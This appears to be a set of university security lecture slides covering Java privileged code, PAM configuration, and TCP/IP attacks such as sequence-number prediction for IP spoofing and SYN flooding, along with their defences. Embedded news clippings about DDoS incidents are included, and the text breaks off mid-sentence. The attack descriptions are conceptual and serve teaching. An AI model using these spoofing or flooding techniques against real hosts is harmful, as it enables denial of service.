Suppose that we want to permit the applet have access to the password file. Perhaps the applet wants to use the file to authenticate the user of the applet. While we trust the applet to directly read the password file we do not trust it to modify the password unless its done via a special operation

```
public void ChangePassword() { ... }
```


We trust this code to make changes to the password file

```
grant codebase "file:/usr/local/classes/ChangePassword.jar"{  
    permission java.io.FilePermission("/etc/passwd", "read,write");
```

For example, perhaps `ChangePassword()` can only be interacted with via the user-interface. The trusted operation first authenticates the user, and then if OK, it allows the password to be changed only via the user-interface. This way the calling program has no direct control/access to the change of password.

Privileged Code on the framestack

ChangePassword has the right permission, but when we walk the stack we still fail since foo.jar does not hold the permission



We don't want to simply grant foo.jar permission to RW the /etc/passwd file in order to invoke CheckPermission since it could then bypass CheckPermission and open the file directly.

Privileged Code on the framestack


The trusted operation `ChangePassword` should be declared as a *privileged* operation.

In practice, stack introspection with privileged operations operates as follows

```
AccessController CheckPermissions( .. ) {  
    for each caller in the current execution context  
        if caller does not hold the requested permissions then  
            throw AccessControlException;  
        if caller is privileged then return normally  
}
```

Privileged Code on the framestack

Suppose that the applet at `http://www.schwab.com/foo.jar` attempts to read the sensitive file `/etc/passwd`.



By marking `ChangePassword` as Privileged it only enables privileged operations that it (JVM) already as: a block of code can never gain more permissions than the set of permissions it has been granted. Being privileged simply tells the `AccessController` to ignore its callers. Privileged operations should be used with care because they utilize your own granted permissions even though you might be acting on behalf of untrusted code.

Coding Privileged Code in Java: Sketch

We use `PrivilegedAction` from `java.Security`.

It has a method `run()` that returns an object. Once implemented, the `run()` method contains code that needs the privilege. For example,

```
class myPrivilegedAction implements PrivilegedAction {
    public Object run() {
        // privileged code goes here ;
        f = openPasswordFile(...)
    }
}
// -----
ChangePassword () {
    // normal code here (does not need special privilege)
    AccessController.doPrivileged(new myPrivilegedAction());
    // more normal code here (does not need special privilege)
}
```

Keep privileged code simple and small: why would I want to avoid coding the entire `ChangePassword` method as privileged?

Inner Classes can provide stronger cohesion

Its generally unnatural to separate code into arbitrary methods (weak cohesion). Can use inner classes to locate functionally common code together.

```
public void ChangePassword() {
    ...
    // normal code
    AccessController.doPrivileged (new PrivilegedAction() {
        public Object run() {
            // trusted code
            // f = openPasswordFile (...);
            ...
        }
    });
}
```

Why would calling doPrivileged from within openPasswordFile(...) be a mistake?

Java Tutorial Walkthrough

<http://docs.oracle.com/javase/tutorial/security/userperm/index.html>

Pluggable Authentication Modules PAM

Simon Foley,
Department of Computer Science,
University College Cork.


February 25, 2014

Overview

- ▷ PAM
- Control Flow
- Architecture
- Sample
- Control Flags
- Application

With PAM, administrators can 'plug-in' various authentication services based on security requirements. For example, decide whether simple password-based authentication is sufficient for some service, or whether a Kerberos authentication is necessary.

Application/service can be independent of underlying authentication services by using a generic API for authentication.



Control Flow of Typical Login Service

PAM
▷ Control Flow
Architecture
Sample
Control Flags
Application


User login is more than just authentication.

- Authentication: authenticate a user and set up user credentials.
- Account Management: provide account verification types of service: has the user's password expired?; is this user permitted access to the requested service?
- Password Management: change passwords
- Session Management things that should be done prior to a service being given and after it is withdrawn. Such tasks include the maintenance of audit trails and the mounting of the user's home directory

Non PAM Architecture

PAM
▷ Control Flow
Architecture
Sample
Control Flags
Application


Problem: all these different components have to be hard-coded for different services.



Different system entry services may have different authentication needs.

PAM Architecture

PAM
Control Flow
▷ Architecture
Sample
Control Flags
Application



PAM Configuration Sample

PAM
Control Flow
Architecture
▷ Sample
Control Flags
Application

module	control_flag	module_path	options
auth	required	pam_unix.so	
auth	optional	pam_mount.so	
session	required	pam_unix.so	
session	optional	pam_mount.so	use_first_pass
account	required	pam_unix.so	
password	required	pam_unix.so	
password	required	pam_cracklib.so	debug retry=3 minlen=6

On unix, configuration files (one for each login service) located in /etc/pam.d, or else everything in one /etc/pam.conf file.

PAM Configuration for login Sample (Simple)

- PAM
- Control Flow
- Architecture
- ▷ Sample
- Control Flags
- Application

The `auth` entry specifies that the usual Unix authentication (userid and password) is required. Module `pam_unix.so` only considers user authentication and module `pam_mount` retrieves any credentials for this user (in this case the groups the user is a member of).

The account module `pam_unix` uses information in the file `/etc/shadow` to check whether an account is expired or the password needs to be changed.

The session group is used to setup the environment for the user, for example, mounting home directories, etc.

The password module is used when the user wishes to update the password. Note in the example, `pam_cracklib` tests for weak passwords (min length 6 characters)

Control Flags

- PAM
- Control Flow
- Architecture
- Sample
- ▷ Control Flags
- Application

Requisite: If a module is flagged as requisite, and it fails (returns not-OK), PAM will return to the calling application instantly and report the failure.

Required: In the case of failure, execution is not stopped but continues to the next module. When the stack of modules has been executed, and at least one required module has failed, PAM will return failure to the calling application.

Sufficient: The processing of the stack is stopped if a sufficient module returns OK, if no previous required module has failed.

Optional: When a module is flagged as optional, a failure does not alter the execution of the stack as in the case of the requisite flag

Example Login Service

- PAM
- Control Flow
- Architecture
- Sample
- Control Flags
- ▷ Application

An application can use a PAM API to program generic user authentication. For example, a simple `login.c`

```
.....  
pam_start(login, username, &pam_conv, &pam_handle);  
while (not authenticated && retry < 3)  
    pam_authenticate(pam_handle, ags);  
error = pam_acct_mgmt(pam_handle, ags);  
if (error == PAM_AUTHTOK_EXPIRED)  
    pam_chauthtok(pam_handle, ags);  
pam_open_session(pam_handle, ags);  
pam_setcred(pam_handle, ags);  
pam_end(pam_handle);  
.....
```

Some TCP/IP Protocol Vulnerabilities

Simon Foley

March 3, 2014

Recap: Network Layers

▷ Network
SMTP
TCP/IP
IP Spoofing
SYN Flood
SYN Cache
SYN Cookie
Puzzles
Other Attacks

Packets sent across the Internet contain 'headers' (simplified):



- Physical header: data related to physical link (MAC address, etc.).
- Network header: source and destination IP addresses, ..
- Transport header: data related to the connection (ports) and used to help manage fault-tolerance (out of sequence packets, etc.)
- Application data of the application that is running over this connection.

Network Application Example

- Network
- ▷ SMTP
- TCP/IP
- IP Spoofing
- SYN Flood
- SYN Cache
- SYN Cookie
- Puzzles
- Other Attacks

For example, `sendmail` is a Unix application that is used to send and receive email messages. It runs on a server, 'listening' on Port 25 for requests from other systems.

For example, a user on `cosmos.ucc.ie` sends a request to the application running on `smtp.ucc.ie`:

```
> telnet smtp.ucc.ie 25
helo cosmos.ucc.ie
mail from: <enda@gov.ie>
rcpt to: <s.foley@cs.ucc.ie>
data
.....
```

The data related to the request (above) is contained within the application data of the packet.

Network Application Example

Network
▷ SMTP
TCP/IP
IP Spoofing
SYN Flood
SYN Cache
SYN Cookie
Puzzles
Other Attacks

Inspecting the packet sent from `cosmos.ucc.ie` to `smtp.cs.ucc.ie`:

Physical	HWaddr (cosmos) 00:10:5A:4B:09:32, ...
Network	from 143.239.75.206 to 143.239.153.184 ...
Transport	to port 25, ...
Application	mail from: <enda@gov.ie> rcpt to: <s.foley@cs.ucc.ie> data

When the packet arrives at `smtp.ucc.ie`, a daemon, such as `xinetd` in Unix, knows that a packet arriving on Port 25 should be directed to the `sendmail` process. The `sendmail` process running on `smtp.ucc.ie` effectively receives the application data portion of this packet.

`sendmail` implements the SMTP protocol (an application layer protocol).

Sample Network Packets

Network
▷ SMTP
TCP/IP
IP Spoofing
SYN Flood
SYN Cache
SYN Cookie
Puzzles
Other Attacks

```
sudo tcpdump -A port smtp
[....]
09:25:45.143837 IP 143.239.74.165.50483 > neptune.cs.ucc.ie.smtp:
    P 1:21(20) ack 35 win 65535 <nop,nop,timestamp 157409668 291916037>
    U.....w.....J.....3.....a...fI.helo cosmos.ucc.ie
[....]
09:25:45.144090 IP neptune.cs.ucc.ie.smtp > 143.239.74.165.50483:
    P 35:55(20) ack 21 win 5792 <nop,nop,timestamp 291932278 157409668>
    U.....J....3.f.va..250 neptune.ucc.ie
[....]
09:26:23.078507 IP 143.239.74.165.50483 > neptune.cs.ucc.ie.smtp:
    P 21:48(27) ack 55 win 65535 <nop,nop,timestamp 157410047 291932278>
    U.....~.....J.....3.....a...f.vmail from: <enda@gov.ie>
[....]
09:26:44.486250 IP 143.239.74.165.50483 > neptune.cs.ucc.ie.smtp:
    P 48:77(29) ack 69 win 65535 <nop,nop,timestamp 157410261 291970212>
    U.....J.....3.....a...g..rcpt to <s.foley@cs.ucc.ie>
```

TCP/IP Recap

Network
SMTP
▷ TCP/IP
IP Spoofing
SYN Flood
SYN Cache
SYN Cookie
Puzzles
Other Attacks

Source system wishes to connect to some port on Destination system using TCP/IP.

Three-way handshake is carried out between principals (*Source* and *Destination*) in order to establish the TCP connection. You could think of it as a very weak form of challenge-response authentication protocol.

Msg 1 *Source* → *Destination* SYN(x)

Msg 2 *Destination* → *Source* SYN(y), ACK($x + 1$)

Msg 3 *Source* → *Destination* ACK($y + 1$)

x, y : 32 bit initial synchronization sequence numbers (used for ordering of subsequent packets sent over this connection).

The initial sequence number for the connection is randomly generated. Traditionally, it was based on a counter that is incremented by a constant amount, once per second.



TCP/IP Spoofing I

- Network
- SMTP
- TCP/IP
- ▷ IP Spoofing
- SYN Flood
- SYN Cache
- SYN Cookie
- Puzzles
- Other Attacks

Attacker first initiates a legitimate connection and observes the current server sequence number from Server.

Msg α 1 *Attacker* \rightarrow *Server* SYN(x)

Msg α 2 *Server* \rightarrow *Attacker* SYN(y), ACK($x + 1$)

Msg α 3 *Attacker* \rightarrow *Server* ACK($y + 1$)

Attacker immediately initiates a connection with server, masquerading as a non-existent/spoofed IP number A .

Msg β 1 A [*Attacker*] \rightarrow *Server* SYN(x')

Msg β 2 *Server* \rightarrow A SYN(y'), ACK($x' + 1$)

Msg β 3 A [*Attacker*] \rightarrow *Server* ACK($y' + 1$)

The server ACK (and y') may be lost (not delivered to attacker), but the attacker can predict the value of y' based on their previous connection and establish the connection

TCP/IP Spoofing II

- Network
- SMTP
- TCP/IP
- ▷ IP Spoofing
- SYN Flood
- SYN Cache
- SYN Cookie
- Puzzles
- Other Attacks

If connected, the legitimate owner of the spoofed address may respond by terminating a connection it did not initiate:

Msg β 1 $A[Attacker] \rightarrow Server$ SYN(x)
Msg β 2 $Server \rightarrow A$ SYN(y), ACK($x + 1$)
Msg β 3 $A[Attacker] \rightarrow Server$ ACK($y + 1$)
Msg β 3 $A \rightarrow Server$ RST

The attacker must either use a non-existent IP address or ensure that the legitimate owner cannot respond. The latter is done by either breaking/blocking A 's connection or syn-flooding A .

SYN-Flooding

- Network
- SMTP
- TCP/IP
- IP Spoofing
- ▷ SYN Flood
- SYN Cache
- SYN Cookie
- Puzzles
- Other Attacks

There's a limit on number of concurrent 'half-open' TCP connections per port. When limit is reached, TCP discards all new incoming connection requests. Default limit varies, eg. 10 (winXP), 128 (FreeBSD), unlimited (Windows 8)

Half-open connections time-out (after around 75 seconds).

The attack:

- Attacker floods destination server with opening messages, flooding available connections and denying valid connections.
- Attacker makes sure that SYNs are sent faster than half-open connections expire.
- IP numbers are non-existent/randomly generated.
- Source of attack not apparent since IP address is spoofed.

Some other kinds of DoS attacks (not necessarily based on half-open connections)

Network
SMTP
TCP/IP
IP Spoofing
▷ SYN Flood
SYN Cache
SYN Cookie
Puzzles
Other Attacks

Denial of service attack is an attack that prevents a system from providing service.

Ping flood. Attacker floods target with ICMP Echo Request (ping) packets to such an extent that it cannot process other packets. ICMP is not TCP and thus does not use 3-way handshake/connections. Effective if attacker network bandwidth is greater than target (and if the attacker response with ICMP Reply packets).

IRC flood. Flood an application (IRC) with messages to such an extent that it causes serious delay/annoys users.

Distributed Denial of Service (DDOS). Attacker uses large number of compromised systems to carry out distributed DOS .

and many more DoS attacks based on flooding, malformed packets, buffer-overflows, etc.

Bandwidth of DDOS Attacks

Network
SMTP
TCP/IP
IP Spoofing
▷ SYN Flood
SYN Cache
SYN Cookie
Puzzles
Other Attacks




Figure 1: Average attack bandwidth (Gbps) in Q2 2013

The Irish Times - Saturday, August 28, 2010

Garda inquiry under way into alleged attacks on CAO website

STEVEN CARROLL

GARDAÍ HAVE commenced an investigation into a number of alleged cyber attacks on the website of the Central Applications Office (CAO) this week.

The denial-of-service attacks restricted access to the website on Monday for thousands of Leaving Cert students checking the first round of offers for third-level courses.

In this section »

- Tourism figures leave Hanafin optimistic sector has turned corner
- Football and fashion on busy weekend
- 'Plastic house' art show

ADVERTISEMENT

ADTECH
AD SERVING

Convenient campaign booking for mobile phones, iPhones and BlackBerrys

Latest

- 11:34 Modric sidelined for two weeks
- 11:18 Live Register falls by 6,000



Free Subscription | White Papers | Webcasts | Events | Contact Us

Virus & Threats Cybercrime Mobile & Wireless Privacy & Compliance Security Infrastructure Management & Strategy Trends & Data Black Hat

Home > Virus & Threats



WikiLeaks Under Denial of Service Attack (DDoS)

By SecurityWeek News on Nov 28, 2010



WikiLeaks Under DDoS Attack Around Time of Expected Massive Release of State Department Documents

WikiLeaks has reported that its Web site is currently under a mass distributed denial of service attack. The whistleblower Web site posted an **update** via Twitter early Sunday afternoon.

The attack comes around the time of an expected release of classified State Department documents, which the Obama administration says will put "countless" lives at risk, threaten global counterterrorism operations and jeopardize U.S. relations with its allies. The expected released of State Department documents is expected to be seven times the size of the 400,000 Iraq war documents released in October.

WikiLeaks noted that media outlets including El Pais, Le Monde, Spiegel, Guardian & NYT will publish many US

Loading

SUBSCRIBE TO SECURITYWEEK

Enter Your Email Address

Subscribe



Most Read

Most Recent

- » Survey Reveals How Stupid People are With Their Passwords
- » New Tool Reveals Internet Passwords
- » Hacker Uses XSS and Google Street View Data to Determine Physical Location
- » Snoop Dogg Joins the War on Cybercrime
- » Study Reveals 75 Percent of Individuals Use Same Password for Social Networking and Email

The US embassy cables



Operation Payback cripples MasterCard site in revenge for WikiLeaks ban

Hackers attack credit card company and Swedish prosecution authority as 'censorship' row escalates
[Follow the latest on our WikiLeaks live blog](#)

Esther Addley and Josh Halliday
guardian.co.uk, Wednesday 8 December 2010 17.28 GMT



Tweet this
f Share 7672
b



A larger | smaller

Media
WikiLeaks · Julian Assange

World news
The US embassy cables · Sweden · Censorship

Money
Credit cards

guardianjobs

Find the latest jobs in your sector:

- Arts & heritage
- Charities
- Education
- Environment
- Government
- Graduate
- Health
- Marketing & PR
- Media
- Sales
- Senior executive
- Social care

[Browse all jobs](#)

media



Senior New Media Producer
West London |
Competitive + benefits
SKY



DEMO Spring 2011
The Launchpad for Emerging Technology and Trends

Register now

Data Protection

Google Custom Search

Home » Data Protection

CASE STUDY

How a Bookmaker and a Whiz Kid Took On a DDOS-based Online Extortion Attack

Facing an online extortion threat, bookmaker Mickey Richardson bet his Web-based business on a networking whiz from Sacramento who first beat back the bad guys, then helped the cops nab them.

» [add a comment](#)

By **Scott Berinato**

May 01, 2005 — CSO —

SATURDAY, NOV. 22, 2003, 7:57 A.M. ORIGINS OF AN ONSLAUGHT

The e-mail that started the online extortion demands began, "Your site is under attack," and it gave Mickey Richardson two choices: "You can send us \$40K by [Western Union](#) [and] your site will be protected not just this weekend but for the next 12 months," or, "If you choose not to pay...you will be under attack each weekend for the next 20 weeks, or until you close your doors."

Richardson runs [BetCris.com](#), an online wagering site, one of hundreds of sites ensconced in Costa

- > Newest security technologies
- > Strategies that work
- > Career advice

Stay ahead with CSO newsletters



SUBSCRIBE NOW!

DATA PROTECTION ESSENTIAL READING

Network security faces a wide array of challenges, from botnets and malware to inside threats. These resources offer expert perspective from the basics

Prevention

- Network
- SMTP
- TCP/IP
- IP Spoofing
- ▷ SYN Flood
- SYN Cache
- SYN Cookie
- Puzzles
- Other Attacks



Avoiding SYN Flooding Attacks

Network
SMTP
TCP/IP
IP Spoofing
▷ SYN Flood
SYN Cache
SYN Cookie
Puzzles
Other Attacks

- See what's happening in Unix, count half-open connections:
`netstat -n -p TCP | grep SYN_RECV | grep :80 | wc -l`
- Reduce the timeout period to a short time, eg 10 seconds to make it harder to maintain the attack window; may deny legitimate access.
- Increase the number of half-open connections allowed (eg use SYN-cache). May increase resource requirements
- Disable non-essential services in order to reduce the number of ports that can be attacked (part of 'hardening' the system).
- `Synkill` is an active monitor that inspects packet source IP address against good/bad lists of IP addresses. Behavior during 3-way handshake influences list membership.
- Why wouldn't a digital signature approach work?*

Nice discussion in Request for Comments 4987

Limiting DOS using SYN Cache

- Network
- SMTP
- TCP/IP
- IP Spoofing
- SYN Flood
- ▷ SYN Cache
- SYN Cookie
- Puzzles
- Other Attacks

Non SYN-cache implementation maintained a per-socket linear chain of half-open connection state (with limits on length).

SYN-cache implementation stores half-open connection information in a global hashtable of some fixed size.

The hash value is computed on the incoming packet using the source and destination addresses, the source and destination port, and a randomly chosen secret. This value is then used as an index into a hash table, where syncache entries are kept on a linked list in each bucket Note: index size is not the size of a typical cryptographic hash value (why not?)

If the entry is not found in the bucket, a new syncache entry is created and added to the cache. If the new entry would overflow the per-bucket limit, the oldest entry within that bucket is dropped.

The secret is used to perturb the hash value so that an attacker cannot easily target a specific hash bucket, overflow it and deny service to a specific service.

Preventing DOS using SYN Cookies

- Network
- SMTP
- TCP/IP
- IP Spoofing
- SYN Flood
- SYN Cache
- ▷ SYN Cookie
- Puzzles
- Other Attacks

Strategy: make it harder for the attacker to guess the correct ACK response to the SYN. Note, the initial SYN can be any number generated by source.

$$SYN(y) = \boxed{t \mid \cdots \mid s = h_k(ip_s, ip_d, port_s, port_d, t)}$$

- t is a counter incremented every 64 seconds.
- k is a secret known only by destination (server);
- $ip_s, port_s$ source ip,port, etc.

ACK can be checked by recomputing the cookie.

Attacker cannot respond since it does not know the secret k .

Compatible with TCP standard, however, not possible to encode all TCP options in cookie: certain TCP (performance) enhancements not possible.

Can flood server with ACK requests in attempt to establish a connection.

In practice use a state-based approach (eg SYN-cache) and fall-back to using cookies when a certain amount of state has been allocated (eg Linux).

DOS-resistant Authentication with Client Puzzles (Simplified)

Network
SMTP
TCP/IP
IP Spoofing
SYN Flood
SYN Cache
SYN Cookie
▷ Puzzles
Other Attacks

Make the client commit its own resources in such a way that the server can verify this commitment before allocating its own resources.

$Client \rightarrow Server : SYN(x)$
 $Server \rightarrow Client : SYN(y, k),$
 $ACK(x + 1)$
 $Client \rightarrow Server : ACK(Y)$

Server requests client to solve a puzzle.
Solution of puzzle easily verified by Server.
If the server load is light the puzzle can be simple. If server load is high then puzzle needs to get harder.
Puzzle corresponds to the brute force reversal of a one-way hash function

Client must solve the puzzle: find a Y such that

